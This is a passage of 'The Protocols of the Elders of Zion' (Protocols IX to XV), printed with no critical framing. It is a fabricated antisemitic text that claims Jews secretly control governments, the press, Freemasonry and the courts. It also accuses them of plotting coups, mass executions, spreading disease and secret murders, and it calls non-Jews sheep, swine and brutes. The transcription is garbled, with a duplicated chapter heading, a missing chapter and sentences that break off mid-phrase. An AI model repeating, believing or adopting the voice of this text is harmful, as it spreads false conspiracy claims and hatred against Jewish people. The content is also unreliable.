We must secure all instruments which our enemies might turn against us. We shall have recourse to the most intricate and complicated expressions of the dictionary of law in order to acquit ourselves in case we are forced to give decisions, which may seem overbold and unjust. For it will be important to express such decisions in so forcible a manner, that they should seem to the populace to be of the highest moral, equitable and just nature. Our government must be surrounded by all the powers of civilisation among which it will have to act. It will draw to itself publicists, lawyers, practitioners, administrators, diplomats, and finally people prepared in our special advanced schools. These people will know the secrets of social life; they will master all languages put together by political letters and

words; they will be well acquainted with the inner side of human nature, with all its more sensitive strings, on which they will have to play. These strings form the construction of the Gentle brain, their good and bad qualities, their tendencies and vices, the peculiarity of castes and classes. Of course these wise counsellors of our might to whom I allude will not be selected from amongst the Gentiles, who are used to carry on their administrative work without bearing in mind the results which they have to achieve, and without knowing for what purpose these results are required. The administrators of the Gentiles sign papers without reading them, and serve for love of money or ambition.

We will surround our government by a whole host of economists. That is the reason why science of economy is the principal subject taught to the Jews. We be surrounded by thousands of bankers, traders, and, what is still more important, by millionaires, because in reality everything will be decided by money. Meanwhile, as long as it is not yet safe to fill government posts with our brother Jews, we will entrust these important posts to people whose record and characters are so bad as to form a gulf between the nation and themselves, and to such people who, in case they disobey our orders, may expect judgment and imprisonment. And all this is with the object that they should defend our interests until the last breath has passed out of their bodies.

-(-)

PROTOCOL IX

Applying our principles, pay special attention to the character of the particular nation, by which you are surrounded and amongst which you have to work. You must not expect to be successful in applying our principles all round until the nation in question has been re-educated by our doctrines; but by proceeding carefully in the application of our principles you will discover that, before ten years have elapsed, the most stubborn character will have changed and we shall have added yet another nation to the ranks of those who have already submitted to us.

For the liberal words of our masonic motto, "freedom, equality, and fraternity," we will substitute not the words of motto, but words expressing simply an idea, and we will say "the right of freedom, the duty of equality, and the idea of fraternity," and we shall have the bull by the horns. As a matter of fact we have already destroyed all ruling powers except our own, but in theory, they still exist. At the present time, if any governments make themselves objectionable to us, it is only a formality, and undertaken with our full knowledge and consent, as we need their anti-Semitic outbursts in order to enable us to keep our small brothers in order. I will not enlarge upon this point, for it has already formed the subject of many discussions.

As a matter of fact we are encountered by no opposition. Our government is in so exceedingly strong a position in the sight of the law that we may almost describe it by the powerful expression of dictatorship. I can honestly say that at the present time we are legislators, we sit in judgment and inflict punishments, we execute and pardon, we are, as it were, the commander-in-chief of all armies, riding at their head. We rule by mighty force, because in our hands remain the fragments of a once powerfull party, now under our subjection. We possess boundless ambitions, *devouring greed, merciless revenge and intense hatred*. We are the source of a far-reaching terror. We employ in our service people of all opinions and all parties: men desiring to reestablish monarchies, socialists, communists, and supporters of all kinds of utopias. We have put them all into harness; each one of them in his own way undermines the remnant of power and tries to destroy all existing laws. By this procedure all governments are tormented, they yell for rest and, for the sake of peace, are prepared to make any sacrifice. But will not give them any peace until they humbly recognize our international super-government.

The populace clamoured for the necessity of solving the social problem by international means. Dissensions among parties handed these over to us, because in order to conduct an opposition money is essential, and money is under our control.

We have feared the alliance of the experienced Gentle sovereign power with that of the blind power of the mob, but all measures to prevent the possibility of such an occurrence have been taken by us. Between these two powers we have erected a wall in the form of the terror which they entertain for

one another. Thus the blind power of the populace remains a support on our side. We alone will be its leaders, and will guide it towards the attainment of our object. In order that the hand of the blind should not free itself from our grip, we must be in constant contact with the masses if not personally, at any rate through our most faithful brothers. When we become a recognised power we will personally address populace in the market places, and will instruct it in political matters in whatever direction may suit our convenience.

How are we to verify what the people are taught in country schools? But it is certain that what is said by the envoy of the government, or by the sovereign himself, cannot fail to be known to the whole nation, as it is soon spread by the voice of the people.

In order not to destroy the institutions of the Gentiles prematurely, we reached them with our experienced hand and secured the ends of the springs in their mechanism. The latter formerly were in severe but just order; for them we have substituted disorderly liberal management. We have had a hand in jurisdiction, electioneering, in the management of the press, in furthering the liberty of the individual, and, what is still more important, in education, which constitutes the main support of free existence.

We have foaled and corrupted the rising generation, of the Gentiles by educating them in principles and theories known to us to be thoroughly false, but which we ourselves have inculcated. Without actually amending the laws already in force, but by simply distorting them and by placing interpretations upon them which were not intended by those who framed them, we have obtained an extraordinarily useful result.

These results became at first apparent by the fact that our interpretation concealed the real meaning of the laws, and subsequently rendered them so unintelligible that it was impossible for the government to disentangle such a confused code of laws.

Hence the theory arose of not adhering to the letter of the law, but of judging by conscience. It is contended that nations can rise in arms against us if our plans are discovered prematurely; but in anticipation of that we can rely upon throwing into action such a formidable force as will make even the bravest of men shudder. By then metropolitan railways and underground passages will be constructed in all cities. From these subterranean places we will explode all the cities of the world, together with their institutions and documents. (Probably figurative, referring to such means as Bolshevism.)

-()-

PROTOCOL X

Today I will begin by repeating what has been previously mentioned, and I beg all of you to bear in mind that in politics, governments and nations are satisfied by the showy side of everything; yes, and how should they have time to examine the inner side of things when their representatives only think of amusements?

It is most important for our politics to bear in mind the above-mentioned detail, as it will be of great help to us, when discussing such questions as the distribution of power, freedom of speech, freedom for the press and religion, rights of forming associations, equality in the sight of the law, inviolability of property and domicile, the question of taxation (idea of secret taxation) and the retrospective force of laws. All similar questions are of such a nature that it is not advisable to openly discuss them in front of the populace. But in cases where it is imperative that these should be mentioned to the mob they must not be enumerated but, without going into detail, statements should be made concerning the principles of modern right as recognised by us. The importance of reticence lies in the fact that a principle which has not been openly declared leaves us freedom of action, whereas such a principle, once declared, becomes as good as established.

The nation holds the power of a political genius in special respect and endures all its high-handed actions, and thus regards them: "What a dirty trick, but how skilfully executed!" "What a swindle, but how well and with what courage it has been done!"

We count on attracting all nations to work on the construction of the foundations of the new edifice which has been planned by us. For this reason it is necessary for us to acquire the services of bold and daring agents, who will be able to overcome all obstacles in the way of our progress.

When we accomplish our *coup d'état*, we will say to the people: "Everything has been going very badly; all of you have suffered; now we are destroying the cause of your sufferings, that is to say, nationalities, frontiers and national currencies. Certainly you will be free to condemn us, but can our judgment be fair if you pronounce it before you have had experience of what we can do for your good?"

Then they will carry us shoulder high in triumph, in hope and in exultation. Power of voting, in which we trained the most insignificant members of mankind by organising meetings and prearranged agreements, will then play its last part; this power, by the means of which we have "enthroned ourselves," will discharge its last debt to us in its anxiety to see the outcome of our proposition before pronouncing its judgment.

In order to obtain an absolute majority we must induce everybody to vote, without discriminating between classes. Such a majority would not be obtained from educated classes or from a society divided into castes.

Having then inspired every man's mind with the idea of his own self-importance, we will destroy the family life of the Gentiles and its educational importance; we will prevent men with clever brains from coming to the front, and such men the populace, under our guidance, will keep subdued and will not permit them even to state their plans.

The mob is used to listen to us, who pay it for its attention and obedience. By these means we shall create such a blind force that it will never be capable of taking any decision without the guidance of our agents, placed by us for the purpose of leading them.

The mob will submit to this system, because it will know that from these leaders will depend its wages, earnings, and all other benefits. The system of government must be the work of one head, because it will be impossible to consolidate it, if it is the combined work of numerous minds. That is why we are only allowed to know the plan of action, but must by no means discuss it in order not to destroy its efficacy, the functions of its separate parts and the practical meaning of each point. If such plans were to be discussed and altered by repeated submissions at the polls, they would be distorted by results of all mental misunderstandings; which arise owing to the voters not having fathomed the depth of their meanings. Therefore, it is necessary that our plans should be decisive and logically thought out. That is the reason why we must not throw the great work of our leader to torn to pieces by the mob, or even by a small clique. For the present these plans will not upset existing institutions. They will only alter their theory of economy, and therefore all their course of procedures, which will then inevitably follow the way prescribed by our plans. In all countries there exist the same institutions only different names: the houses of representatives of people, the ministries, the senate, a privy council of sorts, legislative and administrative departments.

I need not explain to you the connecting mechanism of these different institutions, as it is already well known to you. Only note that each of the above-mentioned institutions corresponds to some important function of the government. (I use the word "important" not with reference to the institutions, but with reference to their functions.)

All these institutions have divided among themselves all functions of government, that is to say, administrative, legislative, and executive powers. And their functions have become similar to those of the divers separate organs of the human body.

If we injure any part of the government machinery, the state will fall sick as a human body and will die. When we injected the poison of liberalism into the organism of the state its political complexion changed; the states became infected with a mortal illness, that is, decomposition of the blood. There remains only to await the end of their agonies. Liberalism gave birth to constitutional governments, which took the place of autocracy—the only wholesome form of government for the Gentiles. Constitution, as you know for yourselves, is nothing more than a school for dissensions, disagreements, quarrels, and useless party agitations; in brief, it is the school of everything that weakens the efficiency of the government. The Tribune, as well as the Press, has tended to make the rulers inactive and weak, thus rendering them useless and superfluous, and for this reason they were deposed in many countries.

Then the institution of a republican era became possible; and then, in the place of the sovereign, we put a caricature of the same in the person of a president, whom we chose from among our creatures and our slaves.

Thus we laid the mine which we have placed under Gentiles, or rather under the Gentile nations. In the near future we will make the president a responsible person.

Then we will have no scruples in boldly applying the plans, for which our own "dummy" will be responsible. What does it matter to us if the ranks of place-hunters become weak, if confusions arise from the fact that a president cannot be found—confusions which will definitely disorganize the country?

In order to achieve these results, we will rearrange for the election of such presidents, whose past record is marked with some "Panama" scandal or other shady hidden transaction. A president of such a kind will be a faithful executor of our plans, as he will fear denunciation, and will be under the influence of the fear which always possesses a man who has attained power and anxious to retain the privileges and honors associated with his high office. The House of Representatives will elect, protect, and screen the president, but we will deprive this House of its power of introducing and altering laws.

This power we will give to the responsible president, who will be a mere puppet in our hands. In that case the power of the president will become a target exposed to various attacks, but we will give him means of defense in his right of appeal to the people above the heads of the representatives of the nation, that is to say, direct the people, who are our blind slaves—the majority of the mob.

Moreover, we will empower the president to proclaim martial law. We will explain this prerogative by fact that the president, being head of the army, must have the same under his command for the protection of the new republican constitution, which protection is his duty as its responsible representative.

Of course, under such conditions, the key of the inner position will be in our hands, and none other than ourselves will control legislation.

Moreover, when we introduce the new republican constitution, we will, under pretext of state secrecy, deprive the house of its right of questioning the desirability of measures taken by the Government. By this new constitution we will also reduce the number of the representatives of the nation to a minimum, thus also reducing an equivalent number of political passions, and passion for politics. If, in spite of this, they should become recalcitrant, we will abolish the remaining representatives by appealing to the nation. It will be the President's prerogative to appoint the chairman and vice-chairman of the house of representatives and of the senate. In place of continuous sessions of parliaments we will institute sessions of a few months' duration. Moreover, the president, as head of the executive power, will have the right to convene or dissolve parliament and, in case of dissolution, to defer the convocation of a new parliament. But, in order that the president should not be held responsible for the consequences of these, strictly speaking, illegal acts, before our plans have matured, we will persuade the Ministers and other high administrative officials, who surround the president, to circumvent his orders by issuing instructions of their own and thus compel them to bear the responsibility instead of the President. This function we would especially recommend to be allotted to

the senate, to the council of state, or to the cabinet, but not to individuals. Under our guidance the President will interpret laws, which might be understood in ways.

Moreover he will annul laws in cases when we consider this to be desirable. He will also have the right to propose new temporary laws and even modifications in the constitutional work of the government, using as a motive for so doing the exigencies of the welfare of country.

Such measures will enable us to gradually withdraw any rights and indulgences that we may have been forced to grant when we first assumed power. Such indulgences we will have to introduce in the constitution of governments in order to conceal the gradual abolition of all constitutional rights, when the time comes to change all existing governments for our autocracy. The recognition of our autocrat may possibly be realised before the abolition of constitutions, namely, the recognition of our rule will start from the very moment when the people, torn by dissensions and smarting under the insolvency of rulers (which will have been pre-arranged by us), will yell out: "Depose them, and give us one world-ruler, could unify us and destroy all causes of dissension, namely, frontiers, nationalities, religions, state debts, etc. . . a ruler who could give us peace and rest, which we cannot find under the government of our sovereigns and representatives."

But you know full well for yourselves that, in order that the multitude should yell for such a request, it is imperative in all countries to continually disturb the relationship which exists between people and governments—hostilities, wars, hatred, and even martyrdom, with hunger and need, and with the inoculation of diseases, to such an extent, that the Gentiles should not see any exit from their troubles other than an appeal for the protection of our money and for our complete sovereignty.

But if we give the nation time to take breath, another such opportunity would be hardly likely to recur.

-(-)-

PROTOCOL XI

The council of state will accentuate the power of the ruler. In its capacity as an official legislative body it will be, as it were, a committee for issuing the rulers' commands.

Here then is a programme of the new constitution, which we are preparing for the world. We will make laws, define constitutional rights, and administer such by means of (1) edicts of the legislative chamber, suggested by the president; (2) by means of general orders and orders of the senate and state council, and by means of decisions of the cabinet; and (3) when the opportune moment presents itself, by the means of a *coup d'état*.

Thus, having roughly determined our plan of action, we will discuss such details as may be necessary for us to accomplish the revolution in the sets of wheels of the state mechanism in the direction which I have already indicated. By these details I mean freedom of the press, the rights of forming societies, freedom of religion, election of representatives of the people, and many other rights, which will have to vanish from the daily life of man. If they do not altogether vanish, they will have to be fundamentally changed the day after the announcement of the new constitution. It would only be at this particular moment that it would be quite safe for us to announce all our changes, and for the following reason: all perceptible changes at any other time might prove dangerous, because, if they were forcibly introduced and strictly and indiscriminately enforced, they might exasperate the people, as these would fear fresh changes in similar directions. On the other hand, if the changes were to entail yet more indulgences, people would say that we recognize our mistakes and that might detract from the glory of infallibility of the new power. They might also say that we had been frightened and were forced to yield. And were this the case, the world would never thank us, as they regard it as a right always to have concessions made to them. If either of these impressions were made on the mind of the public, it would be extremely dangerous for the prestige of the new constitution.

It is essential for us that, from the first moment of its proclamation, whilst the people will be still suffering from the effects of the sudden change and will be in a state of terror and indecision, that they should realise that we are so powerful, so invulnerable, and so full of might, that we shall in no case

take their interests into consideration. We shall want them to understand that we will not only ignore their opinion and wishes, but will be ready at any moment or place to suppress with a strong hand any expression or hint of opposition. We shall want the people to understand that we have taken everything we wanted and that we will not, under any circumstances, allow them to share our power. Then they will close their eyes to everything out of fear and will patiently await further developments.

The Gentiles are like a flock of sheep—we are the wolves. And do you not know what the sheep do when wolves penetrate in to the sheepfold? They close their eyes to everything. To this they will be also driven because we will promise to return to them all their liberties after subduing the world's enemies and after bringing all parties into subjection. I need hardly tell you how long they would have to wait for the return of their liberties.

For what reason were we induced to invent our policy and to instill the same into the Gentiles? We instilled this policy into them without letting them understand its inner meaning. What prompted us to adopt such a line of action, if it was not because we could not, as a scattered race, attain our object by direct means, but only by circumvention? This was the real cause and origin of our organisation of masonry, which those swine of Gentiles do not fathom, and the aims of which they do not even suspect. They are decoyed by us into our mass of lodges, which appear to be nothing more than masonic in order to throw dust in the eyes of their comrades.

By the mercy of God His chosen people were scattered, and in this dispersal, which seemed to the world to be our weakness, has proved to be all our power, which has now brought us to the threshold of universal sovereignty.

We have not much more to build on these foundations in order to attain our aims.

-()-

PROTOCOL XI

The word liberty, which can be interpreted in divers ways, we will define thus: "Liberty is the right of doing what is permitted by law." Such a definition of this word will be useful to us in this way, that it will rest with us to say where there shall be liberty and where there may not, and for the simple reason that law will permit only what is desirable to us.

With the Press we will deal in the following manner: What is the part played by the Press at the present time? It serves to rouse in the people furious passions or sometimes egoistic party disputes, which may be necessary for our purpose. It is often empty, unjust, false, and most people do not in the least understand its exact purposes. We will harness it and will guide it with firm reins, we will also have to gain control of all other publishing firms. It would be of no use for us to control the newspaper press, if we were still to remain exposed to the attacks of pamphlets and books. We will turn the, at present, expensive production of publication into a profitable resource to our government by introducing a special stamp duty, and by forcing publishers and typographers to pay us a deposit, in order to guarantee our government from any assaults on the part of the press. In case of an attack, we will impose fines right and left. Such measures as stamps, deposits, and fines will be a large source of income to the government. Certainly party papers would mind paying heavy fines, but, after a second serious attack on us, we would suppress them altogether. No one will be able with impunity to touch the prestige of our political infallibility. For closing down publications we will the following pretext: The publication, which is suppressed excites, we will say, public opinion without any ground or foundation. But I would ask you to bear in mind that amongst the aggressive publications will be those which have been instituted by us for this purpose. But they will only attack such points in our policy as we intend changing. No piece of information will society without passing through our control. This we are attaining even at the present time by the fact that all news is received by a few agencies, in which it is centralized from all parts of the world. When we attain power these agencies will belong to us entirely and will only publish such news as we choose to allow.

If under the present conditions we have managed to gain control of the Gentile society to such an extent that it surveys the world's affairs through the coloured glasses which we put over its eyes; if

even now there exists no impediment to hinder our access to state secrets, as they are called by the stupidity of the Gentiles, what will be our position, when we shall be officially recognized as rulers of the world, in the person of our world-governing Emperor?

Let us return to the future of the press. Anybody desiring to become an editor, librarian, or printer, will be compelled to obtain a certificate and licence, which, in case of disobedience, would be withdrawn. The canals, through which human thought finds its expression, will by these means be delivered into the hands of our government, which will use the same as an educational organ, and will thus prevent the public from being drawn astray by idealising "progress" and liberalism. Who of us does not know that this fantastic blessing is a straight road to utopia, from which have sprung anarchy and hatred towards authority? This is for the simple reason that "progress," or rather the idea of liberal progress, gave the people different ideas of emancipation, without setting any limit to it. All so-called liberals are anarchists, if not in the condition, certainly by ideas. Each one of them runs after the phantom of liberty, thinking that he can do whatever he wishes, that is to say, falling into a state of anarchy in the opposition which he offers for the mere sake of opposition.

Let us now discuss the press. We will tax it in the same manner as the newspaper press—that is to say, by means of excise stamps and deposits. But on books of less than 300 pages we will place a tax twice as heavy. These short books we will classify as pamphlets in order to diminish the publication of periodicals, which constitute the most virulent form of printed poison. These measures will also compel writers to publish such long works that they will be little read by the public, and chiefly so on account of their high price. We ourselves will publish cheap works in order to educate and set the mind of the public in the direction that we desire. Taxation will bring about a reduction in the writing of aimless leisure literature, and the fact that they are responsible before the law will place authors in our hands. No one desirous of attacking us with his pen would find a publisher.

Before printing any kind of work, the publisher or printer will have to apply to the authorities for a permit to publish the said work. Thus we shall know beforehand of any conspiracy against us, and we shall be able knock it on the head by anticipating the plot and publishing an explanation.

Literature and journalism are the two most important educational powers; for this reason our government will buy up the greater number of periodicals. By these means we shall neutralise the bad influence of the private press and obtain an enormous influence over the human mind: If we were to allow ten private periodicals we should ourselves start thirty, and so forth.

But the public must not have the slightest suspicion of these measures, therefore all periodicals published by us will seem to be of contradictory views and opinions, thus inspiring confidence and presenting an attractive appearance to our unsuspecting enemies, who will thus fall into our trap and will be disarmed.

In the front row we will place the official press. It will always be on guard in defence of our interests and therefore its influence on the public will be comparatively insignificant. In the second row we will place the semi-official press, the duty of which will be to attract the indifferent and lukewarm. In the third row we will place what will purport to be our opposition, which in one of its publications will appear to be our adversary. Our real enemies will take this opposition into their confidence and will let us see their cards.

All our newspapers will support different parties—aristocratic, republican, revolutionary, and even anarchical—but, of course, only so long as constitutions last. These newspapers, like the Indian god Vishnu, will be possessed of hundreds of hands, each of which will be feeling the pulse of varying public opinion.

When the pulse becomes quick, these hands will incline this opinion towards our cause, because a

If any chatters are going to imagine that they are repeating the opinion of their party newspaper, they will in reality be repealing our own opinion, or the opinion which we desire. Thinking that they are following the organ of this party, they will in reality be following the flag which we will fly for them. In

order that our newspaper army may carry out the spirit of this programme of appearing to support various parties, we must organise our press with great care.

Under the name of Central Commission of the Press, we will organise literary meetings, at which our agents unnoticed will give the countersign and the passwords. By discussing and contradicting our policy, of course always superficially, without really touching on the important parts of it, our organs will carry on feigned debates with official newspapers in order to give us an excuse for defining our plans with more accuracy than we could do in our preliminary announcements. But this, of course, only when it is to our advantage. This opposition on the part of the press will also serve the purpose of making the people believe that liberty of speech still exists. To our agents it will give an opportunity of showing that our opponents bring senseless accusations against us, being unable to find a real ground on which to refute our policy.

Such measures, which will escape the notice of public attention, will be the most successful means of guiding the public mind and of inspiring confidence in favour of our government.

Thanks to these measures, we will be able to excite or calm the public mind on political questions, when it becomes necessary for us to do so; we will be able to persuade or confuse them by printing true or false news, facts or contradictions, according as it will suit our purpose. The information which we will publish will depend on the manner in which the people are at the time accepting that kind of news, and we will always take great care to feel the ground before treading on it.

The restrictions which, as I have said, we will impose on private publications, will enable us to make a certainty of defeating our enemies, because they will not have press organs at their disposal by means of which they could truly give full vent to their opinions. We shall not even have to make a thorough refutation of their statements.

Balloons d' essai ("test balloons"—an experiment to see how a new policy etc. will be received. Concise Oxford Dictionary), which we will throw into the third row of our press, we will, if necessary, semi-officially refute.

Already there exists in French journalism a system of masonic understanding for giving countersigns. All organs of the press are tied by mutual professional secrets in manner of the ancient oracles. Not one of its members will betray his knowledge of the secret, if such a secret has not been ordered to be made public. No single publisher will have the courage to betray the secret entrusted to him, the reason being that not one of them is admitted into the literary world without bearing the marks of some shady act in his past life. He would only have to show the least sign of disobedience and the mark would be immediately revealed. Whilst these marks remain known only to a few, the prestige of the journalist attracts public opinion throughout the country. The people follow and admire him.

Our plans must extend chiefly to the provinces. It is essential for us to create such ideas and inspire such opinions there as we could at any time launch on the capital by producing them as the neutral views of the provinces.

Of course, the source and origin of the idea would not be altered: namely, it would be ours.

It is imperative for us that, before we assume power, cities should sometimes be under the influence of the opinion of the provinces—that is to say, that they should know the opinion of the majority, which will have been rearranged by us. It is necessary for us that the capitals, at the critical psychological moment, should not have time to discuss an accomplished fact, but should accept it simply because it has been passed by a majority in the provinces.

When we reach the period of the new regime—that is to say, during the transition stage to our sovereignty—we must not allow the press to publish any account of criminal cases; it will be essential that people should think that the new regime is so satisfactory that even crime has ceased.

Where criminal cases occur, they must remain known only to their victim and anyone who may have chanced to witness them, and to these alone.

-()-

PROTOCOL XIII

The need of daily bread will force the Gentiles to hold their tongues and to remain our humble servants. Those of the Gentiles whom we may be employing in our press will, under orders from us, discuss facts to which it would not be desirable that we should especially refer in our official gazette. And, whilst all manner of discussions and disputes are thus taking place, we will pass the laws which we need and will place them before the public an accomplished fact.

No one will dare to demand that what has been decided on should be repealed, more especially as we will make it appear as if it were our intention to help progress. Then the press will draw the attention of the public away by new propositions (you know for yourselves that we have always taught the populace to seek new emotions). Brainless political adventurers will hasten to discuss the new problems, such people who even nowadays do not understand what they are talking about. Political problems are not meant to be understood by ordinary people; they can only be comprehended, as I have said before, by rulers who have been directing affairs for many centuries. From all this you may conclude that, when we shall defer to public opinion, we shall do so in order to ease the working of our machinery. You can also perceive that we seek approval for the various questions not by deeds, but by words. We continually assert that, in all our measures, we are guided by the hope and certainty of serving the common welfare.

In order to distract over restless people from discussing political questions, we provide them with new problems—that is to say, those of trade and commerce. Over such questions let them become as excited as they like! The masses consent to abstain and desist from what they think is political activity only if we can give them some new amusements, that is to say, commerce, which we try and make them believe is also a political question. We ourselves induced the masses to take part in politics in order to secure their support in our campaign against the Gentile governments.

In order to keep them from discovering for themselves any new line of action in politics, we will distract them by various kinds of amusements, games, pastimes, passions, public houses, and so on.

Soon we shall start advertising in the press, inviting people to enter for various competitions in all manner of enterprises, such as art, sport, etc. These new interests will definitely distract the public mind from such questions which we would have to contest with the populace. As the people will gradually lose the gift of thinking for themselves, they will shout together with us, for the sole reason that we shall be the only members of society who will be in a position to advance new lines of thought, which lines we will advance by means of using as our tools only such persons as could not be suspected of being allied with us. The part of liberal idealists will be definitely terminated when our government is recognised. Until then they will do us good service. For this reason we will try to direct the public mind towards every kind of fantastic theory which could appear progressive or liberal. It was we who, with complete success, turned the brainless heads of the Gentiles by our theories of progress towards socialism; there is not to be found a brain among the Gentiles which would perceive that in every instance, behind the word "progress" is hidden a deviation from the truth, except in such cases where this word refers to scientific discoveries. For there is but one true teaching, and in it there is no room for "progress." Progress, like a false idea, serves to conceal the truth in order that nobody should know truth besides ourselves, God's Chosen People, whom he has elected as its guardian.

When we get into power, our orators will discuss the great problems which have been convulsing humanity in order, in the end, to bring mankind under our blessed rule.

Who will, then, suspect that all these problems were instigated by us in accordance with a political scheme which has been understood by no man for so many centuries?

-()-

PROTOCOL XIV

When we establish ourselves as lords of the earth, will not tolerate any other religion except that of our own, namely, a religion recognising God alone, with whom our fate is bound by His election of us and by Whom also the fate of the world is determined.

For this reason we must destroy all professions of faith. If the temporary result of this is to produce atheists, it will not interfere with our object, but will act as an example to those generations to come, who will listen to our teaching on the religion of Moses which, by its resolute and well-considered doctrine, committed to us the duty of subduing all nations under our feet.

By doing this we shall also lay stress on the mystic truths of the Mosaic teachings on which, we shall say, is based all its educative power.

Then, on every possible occasion we will publish articles, in which we will compare our beneficial rule with that of the past. The state of blessedness and peace which will then exist, in spite of its having been brought about by centuries of disturbance, will also serve to illustrate the benevolence of our new rule. The mistakes made by the Gentiles in their administration will be demonstrated by us in the most vivid colours. We will start such a feeling of disgust towards the former regime that the nations will prefer a state of peace in a condition of enslavement, to the rights of the much-lauded liberty, which has so cruelly tortured them and drained from them the very source of human existence, and to which they were really only instigated by a crowd of adventurers who knew not what they did.

Useless changes of government, to which we have been prompting the Gentiles and by this means undermining their state edifice, will by that time have so worried the nations that they will prefer to endure anything from us out of fear of having to return to the turmoils and misfortunes which they will have gone through. We will draw special attention to the historical mistakes of the Gentle Governments, by which they tormented humanity for so many centuries in their lack of understanding anything that regards true welfare of human life and in their search for fantastic plans of social welfare. For the Gentiles have not noticed that their plans, instead of improving the relations of man to man, have only made them worse and worse. And these relations are the very foundations of human existence. The whole force of our principles and measures will be in the fact that they will be explained by us as being in bright contrast to the broken-down regime of former social conditions.

Our philosophers will expose all the disadvantages of Gentile religions, but no one will ever judge our religion from its true point of view, because nobody will ever have a thorough knowledge of it except our own people, who will never venture to unveil its mysteries.

In the short-considered leading countries, we have circulated an insane, dirty and disgusting literature. For a short time after the recognition of our rule, we shall continue to encourage the prevalence of such a literature, in order that it should more pointedly mark the contrast of the teachings which we will issue from our exalted position. Our learned men, who were educated for the purpose of leading the Gentiles, will make speeches, draw up plans, sketch notes and write articles, by means of which we will influence men's minds, inclining them towards that knowledge and those ideas which suit us.

--()

PROTOCOL XV

When we shall eventually have obtained power by means of a number of coups d' etat which will be arranged by us, so that they should take place simultaneously in all countries, and immediately after their respective governments shall have been officially pronounced as incapable of ruling the populace—a considerable period of time may elapse before this is realised, perhaps a whole century—we will make every endeavour to prevent conspiracies being made against us. In order to attain this end we will make merciless use of executions with regard to all who may take up arms against the establishment of our power.

The institutions of any fresh secret society will also be punishable by death; but those secret societies which exist at the present time and which are known to us, which are serving and have served our

purpose, we will dismiss and exile their members to remote parts of the world. Such is the manner in which we will deal with any Gentile Freemasons who may know more than will suit our convenience. Such masons whom we may for some reason or other pardon, we shall keep in continual fear of being sent into exile. We will pass a law which will condemn all former members of secret societies to be exiled from Europe where we shall have the centre of our government.

The decisions of our Government will be final, and no one will have the right of appeal.

In order to call to heel all Gentile societies, in which we have so deeply implanted dissensions and the tenets of the protestant religion, merciless measures will have to be introduced. Such measures should show the nations that our power cannot be infringed. We must take no account of the numerous victims who will have to be sacrificed in order to obtain future prosperity.

To attain prosperity even by means of numerous sacrifices is the duty of a government, which realises that the conditions of its existence do not only lie in the privileges which it enjoys, but also in the executions of its duty.

The main condition of its stability lies in the strengthening of the prestige of its power, and this prestige can only be obtained by majestic and unshakable might, which should show that it is inviolable and surrounded by a mystic power; for example, that it is by God appointed.

Such has been, up to the present time, the Russian Autocracy, our only dangerous enemy, if we are not to include the Holy See. Remember, at the time when Italy was streaming with blood, she did not touch a hair of Silla's head, and he was the man who made her blood pour out. Owing to his strength of character, Silla became a god in the eyes of the populace, and his fearless return to Italy made him inviolable. The populace will not harm the man who hypnotises it by his courage and strength of mind.

Until the time when we attain power we will try to create and multiply lodges of freemasons in all parts of the world. We will entice into these lodges all, who may become, or who are known to be public-spirited. These lodges will be the main place from which we shall obtain our information, as well as being propaganda centres.

We will centralise all these lodges under one management, known to us alone, and which will consist of our learned men. These lodges will also have their own representatives, in order to screen where the management really lies. And this management will alone have the right of deciding who may speak, and of drawing up the order of the day. In these lodges we will tie the knot of all socialist and revolutionary classes of society. The most secret political plans will be known to us and will be guided by us in their execution as soon as they are formed.

Nearly all the agents in the international and secret police will be members of our lodges.

The services of the police are of extreme importance to us, as they are able to throw a screen over our enterprises, invent reasonable explanations for discontent among the masses, as well as punish those who to submit.

Most people who enter secret societies are adventurers, who want somehow to make their way in life, and who are not seriously minded.

With such people it will be easy for us to pursue our object, and we will make them set our machinery in motion.

If the whole world becomes perturbed, it will only signify that it was necessary for us to so perturb it in order to destroy its too great solidity. If conspiracies start in the midst of it, this will mean that one of our most faithful agents is at the head of the said conspiracy. It is only natural that we should be the sole people who direct masonic enterprises. We are the only people who know how to direct them. We know the final aim of each action, whereas the Gentiles are ignorant of most things concerning masonry, they cannot even see the immediate results of what they are doing. They generally think only of the immediate advantages of the moment, and are content if their pride is satisfied in the

fulfilment of their intention, and do not perceive that the original idea was not their own, but was inspired by ourselves.

The Gentiles frequent Masonic Lodges out of pure curiosity, or in the hope of receiving their share of the good things which are going, and some of them do so in, order to be able to discuss their own idiotic ideas before an audience. The Gentiles are on the look-out for the emotions of success and applause; these are distributed freely by us. That is why we let them have their success; in order to turn to our advantage the men possessed by feelings of self-pride, who, without noticing it, absorb our ideas, confident in the conviction of their own infallibility, and that they alone have ideas and are not subject to the influence of others.

You have no idea how easy it is to bring even the most clever of the Gentiles to a ridiculous state of naivete by working on his conceit, and, on the other hand, how easy it is to discourage him by the smallest failure or even by simply ceasing to applaud him and thus bring him to a state of servile subjection, holding out to him the prospect of some new success. Just as our people despise success, and are only anxious to see their plans realised, so the Gentiles love success and are prepared to sacrifice all their plans for its sake. This feature in the character of the Gentiles renders it much easier for us to do what we like with them. Those who appear to be tigers are as stupid as sheep, and their

We will let them ride in their dreams on the horse of idle hopes of destroying human individuality by symbolic ideas of collectivism. They have not yet understood, and never will understand, that, this wild dream is contrary to the principal law of nature, which, from the beginning of the world, created a being unlike all others in order that he should have individuality.

Does not the fact that we were capable of bringing the Gentiles to such an erroneous idea prove, with striking clearness, what a narrow conception they have of human life in comparison with ourselves? Herein lies the greatest hope of our success. How farseeing were our wise men of old when they told us that, in order to attain a really great object we must not stop short before the means, nor count the number of victims who must be sacrificed for the achievement of the cause! We never counted the victims of the seed of those brutes of Gentiles, and, although we have sacrificed many of our own people, we have already given them such a position in this world as they formerly never dreamt that they would attain. Comparatively few victims on our side have safeguarded our nation from destruction. Every man must inevitably end by death. It is better to hasten this end in the case of people who impede our cause than in that of those who advance it. We put freemasons to death in such a manner that no one, except the brotherhood, can have the least suspicion of the fact; not even the victims suspect beforehand. They all die, when it is necessary, apparently from a natural death. Knowing these facts, even the brotherhood itself dares not protest against it.

By such means we have cut to the very root of protest against our orders so far as the freemasons themselves are concerned. We preach liberalism to the Gentiles, but on the other hand we keep our own nation in entire subjection.

Under our influence the laws of the Gentiles have been obeyed as little as possible. The prestige of their laws has been undermined by liberal ideas, which have been introduced by us into their midst. The most important questions, both political and moral, are decided by the Courts of Justice in whatever manner we prescribe. The Gentle administrator of justice looks upon cases in whatever light we choose to expose them. This we accomplished by means of our agents and people with whom we appear to have no connection: opinions of the press and other means; even senators and

The brain of the Gentle, being of a purely bestial character, is incapable of analysing and observing anything and moreover of foreseeing to what the development of a case may lead if it is placed in a certain light.

